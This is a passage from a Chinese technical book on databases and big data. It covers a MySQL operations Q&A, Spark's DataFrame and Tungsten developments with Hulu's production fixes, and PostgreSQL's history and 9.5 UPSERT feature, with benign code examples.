Q: 有没有 MySQL 的读写分离中间件？最好是没有语言限制的，谢谢！

目前开源的中间件有很多，比如 MyCAT、Atlas、Vitess 等，对于开发语言的兼容，我觉得每种都兼容得很好的不多，毕竟现在的中间件都是基于开发者本公司的现状开发的，在兼容性上不太能做到很完美。

Q: 你们备份的策略是什么（比如多久进行一次完整，多久进行一次增量，多久进行一次备份恢复测试）？如何控制备份对线上系统的影响？都是选一个 slave 备份的吗？

我们目前的策略是以周备加日备，结合 binlog 备份，理论上可以恢复到一周内的任意时间点。全部是全量备份，没有做增量。我们目前还没有做备份恢复测试，使用 xtrabackup 备份的数据可靠性还是很高的，之前在新浪是有实现备份测试的，大概 2~3 天就能对线上备份端口做一轮测试。目前备份是选择一个线上从库来做的，在控制影响这方面主要通过对备份工具 xtrabackup 的并行度和 I/O 来进行限制。

Q: 想问下关于 DB 管理的问题，线上数据库是否可开放给业务方的技术人员查询？开放到什么程度？有没有必要做 Web 查询平台？

还是有必要对开发人员开放的，如果完全禁止，很多业务数据查询的事情可能就需要 DBA 介入，这样效率是比较低的。当然可以在权限上进行限制，比如只开放读权限，禁止 dump 这种。对核心库的限制要更严格一些。能做 Web 平台当然更好，可以在入口层做限制，像是后端控制数据访问频度和策略等。

Q: 插入一条数据时，非唯一索引是通过 change buffer 更新提高并发，那么要如何更新唯一索引或者主键呢？保证高并发？

这需要看更新或插入的数据在不在 Buffer Pool，没有的话就需要去磁盘读取数据做检测，需要保证数据库约束。

Q: “聚簇索引数据的物理存放顺序与索引顺序是一致的，即：只要索引是相邻的，那么对应的数据一定也是相邻地存放在磁盘上的”，我对这里有个疑问，某条数据的更新是新生成一条，旧的打上版本号，然后定期删除，这样有个问题，新数据应该在新的物理地址。这样聚簇索引是不是失效了？

聚簇索引在实际磁盘存储时也不是严格顺序的，并且老的版本是存储在 undo 里，和实际数据不冲突。

Q: MySQL 5.7 有没有对复合索引做优化, 在违背 left most prefixing 时也能使用复合索引吗?

最左前缀的原则比较难突破, 当然在 5.6 版本中引入了 index condition pushdown 机制, 可以在存储引擎层面做一些过滤, 减少过滤行数, 会有一定优化。

可参考第 5 章第 3 节, 《单表 60 亿记录等大数据场景的 MySQL 优化和运维之道》。

6.9 大数据盘点之 Spark 篇

谭政, Hulu 北京, 大数据基础平台研发高级工程师。曾就职于新浪微博平台研发组, 现专注于大数据存储和处理技术, 对 Hadoop、HBase 以及 Spark 等开源项目均有深入的研究。




6.9.1 Spark 的特性以及功能

2015 年, Spark 版本从 1.2.1 升级到 1.5.2, 每个版本都包含了许多新特性以及重大的性能提升, 下文将按照时间顺序列举部分改进出来, 希望大家对 Spark 版本的演化有一个稍微直观的认识。

本节仅挑选一些比较重要的特性来给大家讲解, 如有遗漏和错误, 还请读者帮忙指正。

1. Spark 版本演化

首先还是先来看一下 Spark 相应版本的演化, 如下图所示。



整体上来说,1.2 版本主要集中于 Shuffle 优化,1.3 版本主要的贡献是引入了 DataFrame API,1.4 版本引入 R 语言 API 并启动 Tungsten 项目(钨丝计划,着重于底层实现优化),1.5 版本完成了 Tungsten 项目的第 1 阶段,1.6 版本完成了 Tungsten 项目的第 2 个阶段。下面我们来重点介绍 DataFrame API 以及 Tungsten 项目。

2. DataFrame 介绍


DataFrame API 是在 1.3.0 版本中引入的、处理结构化数据的 API,在 1.3 版本以前叫作 Schema a RDD。在引入 DataFrame 之前,Spark 只能以 SQL(也包括 Hive SQL)的方式查询结构化数据。

这些查询的处理流程基本类似:SQL 语句需要先经过解析器生成逻辑查询计划,然后经过优化器生成物理查询计划,最终被执行器调度执行。


因为不同的查询引擎是由不同的优化器和执行器组成的,并且各自都采用不同的中间数据结构,所以难将不同引擎的优化成果合并到一起,想要新支持一个查询语言也非常艰难。

为了解决这个问题,Spark 社区对结构化数据的表示方法进行了高度的抽象,设计出了 DataFrame API。简单来说,DataFrame 可以被看作带有 Schema 的 RDD(在 1.3 版本之前 DataFrame 曾被命名为 SchemaRDD,后受到 R 以及 Python 语言的启发改为 DataFrame)。

我们可以在 DataFrame 上应用一系列的表达式,最终会生成一个树形的逻辑查询计划。这个逻辑计划将经历 Analysis(语义分析)、Logical Optimization(逻辑查询优化)、Physical Planning(物理查询优化)以及 Code Generation(代码生成)阶段,最终得到可执行的 RDD,如下图所示。



在上图中,除了最开始解析 SQL/HQL 语句不一样之外,剩下的部分都采用的是同一套执行流程,在这套流程上 Spark 实现了对上层 Spark SQL、Hive SQL、DataFrame 以及 R 语言的支持,如下页中的第 1 张图所示。



下面我们来看看这些语言的简单示例：

Spark SQL: `val count=sqlContext.sql("SELECT COUNT(*)FROM records").collect().head.getLong(0)`

Hive SQL:

```
hiveContext.sql("CREATE TABLE IF NOT EXISTS src (key INT, value STRING)")
hiveContext.sql(s"LOAD DATA LOCAL INPATH '${kvFile.getAbsolutePath}' INTO TABLE src")
val count = hiveContext.sql("SELECT COUNT(*) FROM src").collect().head.getLong(0)
```

DataFrame:

```
val df = sc.parallelize((1 to 100).map(i => Record(i, s"val_$i"))).toDF()
df.registerTempTable("records")
df.where($"key" === 1).orderBy($"value".asc).select($"key").collect().foreach(println)
```

R:

```
peopleDF <- jsonFile(sqlContext, path)
registerTempTable(peopleDF, "people")
teenagers <- sql(sqlContext, "SELECT name FROM people WHERE age >= 13 AND age <= 19")
teenagersLocalDF <- collect(teenagers)
```

各个语言的使用方式都很类似。除了类 SQL 的表达式操作之外，DataFrame 也提供普通的类似于 RDD 的转换，而且 2 种方法可以混合使用，如下图所示。

```
val rddFromSql = sqlContext.sql("SELECT key, value FROM records WHERE key < 10")
rddFromSql.map(row => s"Key: ${row(0)}, Value: ${row(1)}").collect().foreach(println)
```

另外需要强调一点，与 DataFrame API 紧密相关的还有一个名为 DataSource 的 API，该 API 统一了结构化数据的读写接口，极大简化了用户对不同数据源以及不同格式的数据读写工作。

DataSource API 支持从 JSON、JDBC、ORC、Parquet 等数据源中加载结构化数据（参考 SQLContext 内置数据读取 API），也同时支持将 DataFrame 的数据写入到上述数据源中（DataFrame 中的数据写入 API）。

通过利用这 2 类 API 以及 Spark 多种语言支持特性，用户就能专注于处理各种复杂的数据，不必在繁琐的数据格式转换上耗费大量的时间和精力。

3. Tungsten 项目介绍

在官方介绍中，Tungsten 对 Spark 执行引擎做了大幅度修改，其主要目标是改进 Spark 内存和 CPU 的使用效率，让 Spark 尽可能发挥出机器硬件的最大性能。

之所以将优化的重点放在内存和 CPU 上，是因为在社区实践中，人们发现很多大数据应用的性能瓶颈是在 CPU 而不是之前认为的磁盘和网络 I/O 上。这是因为目前很多网络 I/O 链路的速度提升非常明显（达到 10Gbps），SSD 硬盘和 Striped HDD 阵列也较为普及，使得磁盘 I/O 效率也有较大提升。相对而言这些年 CPU 的主频却没有大幅提升，CPU 核数的增长也不如前两者迅速。

另一方面，Spark 已经对 I/O 做过很多的优化（如采用列存储以及 I/O 剪枝技术减少读写 I/O 的数据量，优化的 Shuffle 又改善了 I/O 和网络的传输效率），再对 I/O 进行优化，提升的空间并不大。相反，随着序列化以及 Hash 的广泛使用，目前，CPU 反而成为了性能瓶颈。

从内存方面来说，Java 原生的堆内存管理方式很容易产生 OOM 问题，可能带来较大的 GC 开销，这又将进一步降低 CPU 的利用率。

基于上述事实，Spark 在 1.4 版本中启动了 Tungsten 项目，并在 1.5 版本中完成第 1 阶段的优化。

这些优化包括以下这 3 个方面：

- 内存管理和二进制格式处理。
- 缓存友好的计算。
- 代码生成。

4. 内存管理和二进制格式处理

要避免以原生格式存储 Java 对象（使用二进制的存储格式），减少 GC 负担。

压缩内存数据，减少内存占用以及可能的溢写，使用更准确的内存统计而不是依赖启发规则来管理内存。

对于那些已知的数据格式运算（DataFrame 和 SQL），直接使用二进制的运算，避免序列化和反序列化开销。

5. 缓存友好的计算

优化排序以及 Hash 算法、优化 Aggregation、JOIN 和 Shuffle 操作。

6. 代码生成

提升表达式计算以及 DataFrame/SQL 运算效率（这是代码生成的主要应用场景，主要为了降低进行表达式评估中 JVM 的各种开销，如虚函数调用、分支预测、原始类型的对象装箱开销以及内存消耗），使用更快地序列化算法。

相关的每个版本所做的优化如下图所示。

Project Tungsten Roadmap		
Spark 1.4	Spark 1.5	Spark 1.6
<ul style="list-style-type: none">• Binary processing for aggregation in Spark SQL / DataFrames• New Tungsten shuffle manager• Compression & serialization optimizations	<ul style="list-style-type: none">• Optimized code generation• Optimized sorting in Spark SQL / DataFrames• End-to-end processing using binary data representations• External aggregation	<ul style="list-style-type: none">• Vectorized / batched processing• ???

Tungsten 项目并不完全是一个通用的优化技术，其中的很多优化利用了 DataFrame 模型所提供的丰富的语义信息（因此 DataFrame 和 Spark SQL 查询能够享受该项目所带来的大量的好处）。未来 RDD API 也会纳入改进计划中，为底层优化提供更多的信息支持。

6.9.2 Spark 在 Hulu 的实践

Hulu 是美国的一家在线付费视频网站，每天都有大量的用户观看行为数据产生，这些数据会由 Hulu 的大数据平台进行存储以及处理。推荐团队需要从这些数据中挖掘出单个用户感兴趣的内容并推荐给对应的观众，广告团队需要根据用户的观看记录以及行为给其推送最合适的广告，而数据挖掘团队则需要分析数据的各个维度并为公司的策略制订提供有

效支持。

这些工作都是在 Hulu 的大数据平台上完成的，该平台由 HDFS/YARN、Hbase、Hive、Cassandra 以及 Presto、Impda、Spark 等组成。Spark 运行在 YARN 上，由 YARN 来管理资源并进行任务调度。

目前在 Spark 上主要有 3 类应用：批处理分析、流式计算和 SQL 查询。

在流式计算应用中，用户的行为日志被各个前端服务器收集到 Kafka 中，然后通过 Spark Streaming 来进行处理，输出结果被存储到 Cassandra、HBase 以及 HDFS 中。批处理分析应用一般是由用户或者定时脚本触发，运行时间一般从几分钟到十几个小时不等。SQL 查询主要是通过 Thrift Server 来处理和完成的。

此外为了让非开发者用户更方便地使用 Spark，我们也搭建了 Apache Zeppelin 这种交互式可视化执行环境。对于非 Python/Scala/Java/R 用户（例如某些用户希望能够在 Node.js 中提交 Spark 任务），我们也提供 REST 的 Spark-JobServer 来完成此类请求。

Hulu 从 0.9 版本就开始将 Spark 应用于线上作业，内部经历了 1.1.1、1.2.0、1.4.0、1.5.2、2.1.0 等诸多版本，目前内部使用的最新版本是基于社区 2.1.0 进行改造的。

在之前的版本中我们遇到的很多的问题也添加了不少新功能，大部分修改都已经包含在最新版本里，这里就不再赘述了。本节中我们主要来谈一谈社区所没有的，但是我们认为比较重要的一些修改。

1. 较多的迭代触发 StackOverflow 的问题

在很多的机器学习算法里面需要进行比较多轮的迭代计算，在迭代的次数超过一定阈值时社区版的 Spark 的程序就会抛出 StackOverflow 异常，中止执行。这个阈值并不会很大，几百次迭代可能会引发栈溢出。大家可以利用一小段代码来进行一个简单的测试，如下图所示。

```
var rdd = sc.makeRDD(1 to 10, 10)
for (_ <- 1 to 1000) {
  rdd = rdd.map(x => x)
}
rdd.reduce(_ + _)
```

产生上述错误的原因在于 Driver 将 RDD 任务发送给 Executor 执行的时候需要将 RDD 的信息序列化后广播到各自的 Executor 上。而 RDD 在序列化的时候需要递归，将其依赖的 RDD 序列化，这样在运行具有比较长依赖链的 RDD 的程序时就可能因为线程的栈帧内存不够，造成 StackOverflow 异常的结果。

它的解决方法也比较直接,就是将递归改为迭代,把原来需要递归保存在线程栈帧的序列化 RDD 挪到堆区进行保存。具体的做法是将 RDD 的依赖关系分离出来,变成 2 个映射表: rddId->List of depId 以及 depId->Dependency。然后 Driver 端将 RDD 以及这些映射序列化为字节数组广播出去,Executor 端接收到广播消息后重新将映射组装成为原始的依赖。

这个过程中要改动 RDD 核心 Task 接口,需要经过严格的测试。但是在做这种优化之后,迭代个一两千次都没有什么问题。

2. Streaming 延迟数据接收机制 (Receive-Base)

在 Receiver-Base 的 Spark Streaming 的架构中,主要有 2 个角色,Driver 和 Executor。

在 Executor 中运行着 Receiver,Receiver 的主要作用是从外部接收数据并缓存到本地内存中,同时 Receiver 会向 Driver 汇报自己所接收的数据块,Driver 会定期产生新的任务并将其分发到各个 Executor 去处理。

当应用启动时,Driver 会将 Receiver 处理程序调度到各个 Executor 上,并由各个 Executor 初始化这些 Receiver。一旦 Receiver 初始化完毕,它就开始源源不断地接收数据,此时就需要 Driver 定期调度任务来消耗这些数据。

但是在某些场景下,Executor 处理端还没有准备好,无法开始处理数据。此时 Receiver 端就会发生数据积压,积压的数据会在内存存储很长一段时间,大部分数据会撑过新生代回收年龄进入老年代,GC 压力会越来越大。

Hulu 内部有很多的实时机器学习应用,这些应用大部分都需要加载并初始化算法模型,某些模型的初始化需要耗费数十分钟。在此期间,Executor 不能处理数据,这就要求 Receiver 也不能接收数据,否则内存将被消耗殆尽。

Hulu 采用的解决方法是要求每个 Executor 接收任何任务之前先执行一个用户定义的初始化任务,在初始化任务中可以执行一些独立的用户代码。我们新增了一个接口,让用户可以设置自定义的初始化任务。

代码如下所示。

```
spark.setupEnvironment(() => {
  Thread.sleep(20000)
  println("Invoke executor setup method successfully")
})
val slices = if (args.length > 0) args(0).toInt else 2
val n = math.min(100000L * slices, Int.MaxValue).toInt // avoid overflow
val count = spark.parallelize(1 until n, slices).map { i =>
  val x = random * 2 - 1
  val y = random * 2 - 1
  if (x*x + y*y < 1) 1 else 0
}.reduce(_ + _)
```

在实现时，需要更改 Spark 的任务调度器，先将每个 Executor 设置为未初始化状态，除了初始化任务外，调度器不会给未初始化状态的 Executor 分配其他类型的任务。等 Executor 运行完初始化任务，调度器更新 Executor 的状态为已初始化后，这样的 Driver 就可将正常任务（包括初始化 Receiver 的任务）分配给 Executor 了。

3. 其他注意事项

Spark 允许用户设置 `Spark.executor.userClassPathFirst`，这可以部分缓解用户代码库和 Spark 系统代码库冲突的问题。在实践过程中我们发现，在大并发情况下加载相同的类有可能发生死锁（在我们的一个场景下有 1/10 的几率复现该问题）。这是因为 Spark 所新增加的 `ChildFirstURLClassLoader` 实现上存在了漏洞，引发了死锁。

Java 7 中的 `ClassLoader` 本身提供细粒度的类加载并发锁，可以做到为每个 `classname` 设置一个锁，但是使用该细粒度的类加载锁有一个条件，用户自己实现的 `ClassLoader` 必须在自身静态初始化方法中将自己注册到 `ClassLoader` 中。然而 Scala 语言中并没有类的静态初始化方法，只有一个伴生对象的初始化方法，并且伴生对象和类对象的类型并不完全一致。

因此 Spark 在 `ChildFirstURLClassLoader` 中模仿 Java 的 `ClassLoader`，实现了自己的细粒度的类加载锁。不过这段代码却无法达到预期的目的，最终还是会降级到 `ClassLoader` 级别的锁，并在某些场景下触发死锁，解决的方法是去除对应的细粒度锁代码。

6.9.3 Spark 未来的发展趋势

Spark 1.6 版本最重要的改进有 2 个：`[SPARK-10000]`统一内存管理和`[SPARK-9999]` `DataSet` API。当然 1.6 还包括了很多其他的重要改进，由于篇幅关系，本节主要介绍这 2 个。

1. 统一内存管理

在 Spark 1.5 版本以及以前的版本使用了 2 个独立的内存管理器：执行时内存管理器以及存储内存管理器，前者是在对 `Shuffle`、`JOIN`、`Sort`、`Aggregation` 等计算的时候所用到的内存，后者是缓存以及广播变量时用的内存。

可以通过 `spark.storage.memoryFraction` 来指定 2 部分的大小。默认情况下，存储内容管理器使用 60% 的堆内存。这种方式分配的内存都是静态的，需要手动调优以避免 `spill`（溢写，内存中的数据交换到磁盘上），且没有一个合理的默认值可以覆盖到所有的应用场景。

在 Spark 1.6 版本中这 2 个内存管理器被统一起来了：当执行内存管理器使用了超过给自己分配大小的内存时，可以临时向存储内存管理器借用内容空间，反之亦然。临时借用的内存可以在任何时候被回收。还可以设置存储内存的最低量来进一步控制内存借用行为，系统保证这部分内存不会被剔除。

2. DataSet API

RDD API 操作的是原始的 JVM 对象，包含了丰富的函数式运算符，使用起来很灵活，但是该 API 由于缺乏类型信息，很难对它的执行过程进行自动化优化。而 DataFrame API 存储的是 Row 对象，提供了基于表达式的运算以及逻辑查询计划，很方便做优化，并且执行起来速度很快，但是却不如 RDD API 灵活。


DataSet API 则充分结合了二者的优势，既允许用户很方便地操作原生对象又拥有 SQL 执行引擎的高性能表现。本质上来说 DataSet API 相当于 RDD+Encoder，Encoder 可以将原始的 JVM 对象高效地转化为二进制格式，后续即可对其进行更多的处理。目前是实现对 Catalyst 的逻辑计划，这样就能够充分利用现有的 Tungsten 的优化成果。

DataSet API 需要达到如下几点目标。

- 快速：Encoder 需要至少和现有的 Kryo 或者 Java 序列一样快。
- 类型安全：在操作这些对象的时候需要尽可能提供编译时的类型安全，如果编译器无法知晓类型，在发生 Schema 不匹配时需要快速失败。
- 对象模型支持：默认需要提供原子类型、case 类、Tuple、POJOs、JavaBeans 的 Encoder。
- Java 兼容性：需要提供一个简单的 API 来兼容 Scala 和 Java，尽可能使用这些 API，如果实在不能使用这些 API 也需要提供重载的版本。
- DataFrame 的互操作：用户需要能够无缝地在 DataSet API 和 DataFrame API 之间做转换。

在 1.6 版本中，DataSet API 和 DataFrame API 还是独立的 2 个 API，在 2.0 版本中 DataFrame 是一种特殊的 DataSet，即 DataSet[Row]。

最后再来看一下整体的架构，如下图所示。



6.9.4 参考文章

感兴趣的读者可参考“高可用架构”微信公众的相关文章,《Hadoop 年度回顾与 2016 发展趋势》和《Apache HBase 2015 年发展回顾与未来展望》。

6.9.5 疑问与解惑

Q: 在 Hulu 中, streaming 跑在多少个节点上? Zeppelin 和 sparknotebook.io 各有什么优劣, 又是如何选型的?

Hulu 的 Spark Streaming 运行在 YARN 上, 规模是上千个节点。我们当前主要用的是 Zeppelin, 并未使用 sparknotebook.io。

Q: 我们用的是 Hive on Spark 模式, 因为 Hive 是统一入口, 上面已经有 mr 和 tez, 请问 Spark SQL 各自的优缺点是? 还有就是对比一下 Spark shuffle 和 YARN 自带 shuffle (on YARN 模式) 的优缺点?

两者的底层的存储引擎不一样, 在性能方面, Spark 和 Tez 不相上下, 但在稳定性方面 Spark 更胜一筹。Spark shuffle 提供了 3 种实现, 分别是 hash-based、sort-based 和 tungsten-sort, 而 mapreduce shuffle 知识 sort-based, Spark 的灵活度更高, 且在个别之处, Spark 有深度优化。

Q: 能否简单说说 Spark 在图片计算方面的应用?

是指图像处理方面吗, 这方面 Spark 并没有专门的组件来处理。图片方面的应用比较少, 至少在 Hulu 没有。

Q: Tungsten 项目目前成熟吗? 或者说贵公司有线上应用没?

1.6.0 版本的 Tungsten 还是有一些不稳定的情况, 有些应用在 1.5 上能够跑得很好, 但是一到 1.6.0 上就出现各种问题, 不过 1.6.3 以及 2.1.0 版本要稳定很多。

Q: 请问使用 Spark streaming 在 YARN 上和其他任务共同运行, 稳定性如何? YARN 有没有做 CPU 级别的隔离? 我们在 YARN 上运行的任务, 运行几天就会挂掉, 通常都是 OOM, 但是从程序看, 并没有使用过多内存。

如果 YARN 上还混合运行 mapreduce 和 tez 等应用, 就会对 Spark streaming 造成资源竞争, 造成性能不稳定, 可以使用 label-based scheduling 对一些节点打标签, 专门运行 Spark

streaming。总体上说, Spark streaming 在 YARN 上运行比较稳定。YARN 对 CPU 有隔离, 使用的是 cgroups。如果是 OOM 挂掉的情况, 可能是程序存在内存泄漏, 不知道你们用的是什么版本, 建议使用 jprofile 定位一下内存效率之处。

Q: 能否简单对比下 Storm 和 Spark 的优劣? 如何技术选型?

Storm 是实时流式数据处理, 面向行处理, 单条延时比较低。Spark 是近实时流式处理, 面向 vp 处理, 吞吐量比较高。如果应用对实时性要求比较高建议试用 Storm, 否则大家可以考虑利用 Spark 的丰富的数据操作能力。

6.10 从 Postgres 95 到 PostgreSQL 9.5: 新版亮眼特性

萧少聪（花名铁庵），广东中山人，阿里云 RDS for PostgreSQL/PPAS 云数据库产品经理。2011 年开始与李元佳等组建 Postgres 中国用户会，现任用户会主席。自 2007 年起支持中国 Postgres 数据库发展，多年来，在中国及台湾地区协助众多企业成功从 MySQL、Oracle 等数据库转型使用 Postgres 系列数据库。



在 PostgreSQL 中使用 JSON 除了可以更好地处理移动互联网数据外，对于在传统业务中由于业务形态可能随时变化，而导致数据库中“宽表”设计也有很大的帮助。

6.10.1 Postgres 95 介绍

现在被称为 PostgreSQL 的对象—关系型数据库管理系统（有一段时间被称为 Postgres 95）是从伯克利写的 POSTGRES 软件包发展而来的。PostgreSQL 被誉为是世界上可以获得的最先进的开放源码的数据库系统，支持几乎所有 SQL 语法（包括子查询、事务、用户定义类型和函数）。

提供多版本并行控制，并且支持多程开发语言，包括 Java、Net、PHP、C、C++、Node.js、perl、tcl 和 Python 等。

PostgreSQL 源于 Ingres，由 2014 年图灵奖得主 Michael Stonebraker 主导开发。早在 70 年代前期，Michael Stonebraker 就在 Edgar Codd 的关系数据库论文启发下，组织伯克利的师生，开始开发最早的 2 个关系数据库之一——Ingres（另一个是 IBM System R）。

在 Ingres 的基础上后来发展出 Sybase 和 SQL Server 两大主流数据库。Ingres 在关系数

数据库的查询语言设计、查询处理、存取方法、并发控制和查询重写等技术上都有重大贡献。

80年代 Stonebraker 又开发了 POSTGRES 项目，目的是在关系数据库之上增加对更复杂的数据类型的支持，包括对象、地理数据、时间序列数据等。后来这个系统演变为开源的 PostgreSQL，Greenplum、Aster Data、Nettezza 和他自己创办的 Ilustra（后被 Informix 收购）等多个商业公司和开源的产品都是基于 PostgreSQL 开发的。

1994 年，Andrew Yu 和 Jolly Chen 两位华人向 POSTGRES 中增加了 SQL 语言的解释器，命名为 Postgres 95，后重新命名为 PostgreSQL。

6.10.2 PostgreSQL 版本发展历史

1997 年，Postgres 95 正式改名为 PostgreSQL 6.x，主要功能发展：unique indexes、Multi-column indexes、sequences、money data type（当前美国多家银行使用）、GEQO（Genetic Query Optimizer 基因查询优化算法）、支持 JDBC、支持触发器、支持存储过程语言 PL/pgSQL、支持视图、实现 MVCC 多版本控制、临时表。

我们可以看到在上世纪 90 年代，PostgreSQL 已经有十分完善的现代关系型数据库功能。反观 MySQL，到 2005 年才比较完善地提供以上功能，当然，正因借助了 LAMP 架构，MySQL 成为开源数据库占有率第 1 的数据库。但在很多核心系统中，PostgreSQL 是上世纪 90 年代到 20 世纪初的企业级、甚至军方核心系统中几乎唯一使用的开源数据库。比较重点的系统包括：NASA、美国海空军、银行等。

2000 年，PostgreSQL 7.x 问世，其主要功能发展：对 Foreign keys 外键的支持、支持多表 JOIN、实现 WAL 日志系统（类似 redo log）、Outer JOINS、支持国际化语言、支持用户 Schema 隔离。

这一版本主要对数据库功能进行增强，主要表现在对多表处理及容错性方面。

2005 年，PostgreSQL 8.x 问世，其主要功能发展：支持 Windows 平台、Savepoints、表空间管理、基于任意时间点的恢复、2 阶段提交、表分区、全文检索、XML、窗口函数、递归查询等。

是的，直到 2005 年 PostgreSQL 才支持 Windows 平台！所以大家不要再问为什么 PostgreSQL 被我说得特别厉害，但在中国没有火。都想想自己 10 年前在用什么系统吧！

2010 年，PostgreSQL 9.x 问世，这是一个让中国用户真正了解并使用 PostgreSQL 的开始。而实际上，同年 Uber、Instagram、Skype 等国外知名互联网公司大量使用 PostgreSQL，特别是 Uber 通过 PostGIS 的地理信息功能，在后续几年中横扫了 O2O 打车市场。

PostgreSQL 9.0: 支持 64 位 Windows 系统、异步流数据复制、Hot Standby（相当于 Active DataGuard）。

PostgreSQL 9.1: 支持同步数据复制、unlogged tablespaces、serializable snapshot isolation、FDW 外部表。

此版本后，PostgreSQL 开始得到中国多位行业用户的关注，开始应用于电信、保险、制造业等边缘系统。

PostgreSQL 9.2: 级联数据复制、index-only scans、JSON 数据类型、空间分区 GiST 索引（SP-GiST）。

PostgreSQL 9.3: 数据校对 checksums、丰富 JSON 函数及操作符、并行 pg_dump 备份、物化视图。

PostgreSQL 9.4: JSONB 数据类型（高性能可索引）、可在线刷新物化视图、支持 Linux 大页操作、支持数据预热。

经过 9.x 版本多年的持续更新，我们可以看到，PostgreSQL 在企业功能上已经与商业数据库没有太大差距。同时，JSON 的加入为很多传统企业抹平了进入移动互联网业务的道路，此时在很多特殊场景下无需再通过“宽表”进行数据处理。物化视图、Linux 大页面操作、数据预热等功能为进一步实现 OLAP 功能奠定了基础。

6.10.3 PostgreSQL 9.5 的亮眼特性

1. UPSERT

INSERT...ON CONFLICT, also known as “UPSERT”。

如果你有用过 Oracle 的 Merge 功能，我相信不用我多说你都知道这是多么的方便。下图展示了一些 DEMO。

```
CREATE TABLE ins_update_test (x INTEGER PRIMARY KEY);

INSERT INTO ins_update_test VALUES (1);

INSERT INTO ins_update_test VALUES (1);
ERROR: duplicate key value violates unique constraint
"ins_update_test_pkey"
DETAIL: Key (x)=(1) already exists.
```

可以看到由于 x 是主键，因此第 2 次 INSERT INTO 无法插入成功。我们再来看一张图，

如下所示。

```
CREATE TABLE customer (cust_id INTEGER PRIMARY KEY, name TEXT);

INSERT INTO customer VALUES (100, 'Big customer');

INSERT INTO customer VALUES (100, 'Non-paying customer');
ERROR: duplicate key value violates unique constraint
"customer_pkey"
DETAIL: Key (cust_id)=(100) already exists.

INSERT INTO customer VALUES (100, 'Non-paying customer')
ON CONFLICT (cust_id) DO UPDATE SET name = EXCLUDED.name;

SELECT * FROM customer;
cust_id | name
-----+-----
100 | Non-paying customer
```

可以看到上图中的 INSERT 失败后，进行 UPDATE。我们可以将例子写得更加复杂一些，如下图所示。

```
CREATE TABLE merge (x INTEGER PRIMARY KEY);

INSERT INTO merge VALUES (1), (3), (5);

INSERT INTO merge SELECT * FROM generate_series(1, 5);
ERROR: duplicate key value violates unique constraint
"merge_pkey"
DETAIL: Key (x)=(1) already exists
```

上图里的 generate_series(1, 5) 在 PostgreSQL 中的意思是生成 1 到 5 的序列，由于 1、3、5 数据已经存在，因此无法写入。而通过以下方式即可写入数据。

```
INSERT INTO merge SELECT * FROM generate_series(1, 5)
ON CONFLICT DO NOTHING;

SELECT * FROM merge;
x
---
1
3
5
2
4
```

还想做更深入的操作？我们再看一个，如下图所示。

```
CREATE TABLE merge2 (x INTEGER PRIMARY KEY, status TEXT);

INSERT INTO merge2 VALUES (1, 'old'), (3, 'old'), (5, 'old');

INSERT INTO merge2 SELECT *, 'new' FROM generate_series(2, 5)
ON CONFLICT (x) DO UPDATE SET status = 'conflict';

SELECT * FROM merge2;
```


x	status
1	old
2	new
3	conflict
4	new
5	conflict

通过以上这些例子我们可以方便地实现数据库里对错误中已存在数据的灵活处理，这在复杂业务场景下十分实用（类似于 Oracle 中的 MERGE INTO）。

